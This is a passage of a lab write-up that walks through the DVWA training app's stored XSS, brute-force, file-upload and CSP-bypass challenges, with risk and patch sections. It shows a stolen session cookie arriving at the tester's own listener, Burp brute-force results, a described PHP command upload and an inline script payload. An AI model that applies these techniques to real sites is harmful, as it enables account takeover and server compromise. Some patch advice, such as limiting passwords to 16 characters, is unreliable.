



XSS (Stored)

Low Level

The text area was not large enough to hold our script, so we had to enlarge it from the inspect tools, then we ran the same command as seen in the challenges above. Our script will be stored on the page and will execute every time it is opened.








Directory listing for /?cookie=PHPSESSID=f33jgmv2onqb6vf43q6404d135; security=low


```
┌──(root㉿kali)-[~]
└─# python -m http.server 1337
Serving HTTP on 0.0.0.0 port 1337 (http://0.0.0.0:1337/) ...
127.0.0.1 - - [17/Apr/2022 06:51:49] "GET /?cookie=PHPSESSID=f33jgmv2onqb6vf4
3q6404d135;%20security=low HTTP/1.1" 200 -
```

Medium Level

Here the source code was only sanitizing the message text field but the name input field remained vulnerable. They used the **strip_tags(), addslashes(), and htmlspecialchars()** to sanitize user input.


```
<input name="txtName" type="text" size="100" maxlength="200">
</td>
```





High Level

We used <a> tags with an onclick function, the link will be stored and displayed on the page from the user to click allowing us to execute our function on click.



Risks regarding the end user

An end user's session cookie may be exposed and which will allow the attacker to take over the victim's account. The attacker can also modify the html content of a website such as a news site which could affect some stock prices.

How to patch the vulnerabilities

The HTTP **X-XSS-Protection** response header is a feature of Internet Explorer, Chrome and Safari that stops pages from loading when they detect reflected cross-site scripting (XSS) attacks.


In the source code this feature was not on. We should have it set to 1 instead. We should also sanitize all input before making a request to the server. All fields should be taken into consideration.


Part 4


Brute Force Challenge

Low Level


We tried the original DVWA credentials admin and password and that welcomed us with our “profile picture”. Once we open the profile picture in a separate tab, we are able to navigate one level up to the users directory where we got a list of available users.








Inside Burp Suite, we set an attack to “Cluster Bomb” allowing us to use 2 different payloads for username and password. The first payload contains 5 of the users we found (admin, 1337, pablo, smithy, gordonb). In the second payload we have our list of the top 100 most used/weakest passwords. The results with the missing 1 are the correct credentials found.





Medium Level

In this level we tried the same attack and successfully found credentials to login.

Requ...	Payload 1	Payload 2	Status	Error	Timeout	Length	Userna...
0			200			4584	
1	admin	123456	200			4541	1
2	admin	123456789	200			4541	1
3	admin	password	200			4584	
4	admin	adobe123	200			4541	1
5	admin	12345678	200			4541	1
6	admin	qwerty	200			4541	1

Risks regarding the end user

The risk here is that we were able to easily brute force into logging in and gaining the credentials of every user available. We had access to the admin account. The passwords are weak and not encrypted.


How to patch the vulnerabilities

- User longer alphanumeric passwords with special characters (length <= 16 chars)
- Use encryption techniques
- Prepared statements to prevent SQL injection
- Lock account after 3 failed attempts
- 2 factor authentication


File Upload Challenge

Low Level


In this level, the source code does not check for a file type allowing us to upload a .php file and run our commands easily.



We wrote a simple script to take and execute a command. Once we upload our script, the path to our php file is displayed.





We added the path to the end of the url and passed a command and we got the result below.





Medium Level

Here we used Burp Suite to intercept the POST request, change the content-type to image/jpeg (since it does not check for the extensions), then forward/send it to the server which will allow us to run our commands through the URL as shown.









Risks regarding the end user

- We were able to execute commands by uploading a file with 1 line of code.

- Server side attacks: Run commands, browse local files and resources.


How to patch the vulnerabilities


- Check file types and file extensions and filter through the allowed file types.
- Limit file name and content length to prevent DOS attacks.
- Restrict file uploading to authorized users only.


CSP Bypass Challenge

Low Level

We exploit the vulnerability in this level by using hastebin.com to write our script, take the raw copy of it then submit it.









Medium Level


In this level, to exploit the vulnerability, we took
<script nonce="TmV2ZXIgZ29pbmcgdG8gZ2l2ZSB5b3UgdXA=">alert("hacked");</script>
From the source code and used it as input. The nonce allows us to list inline scripts.




High Level

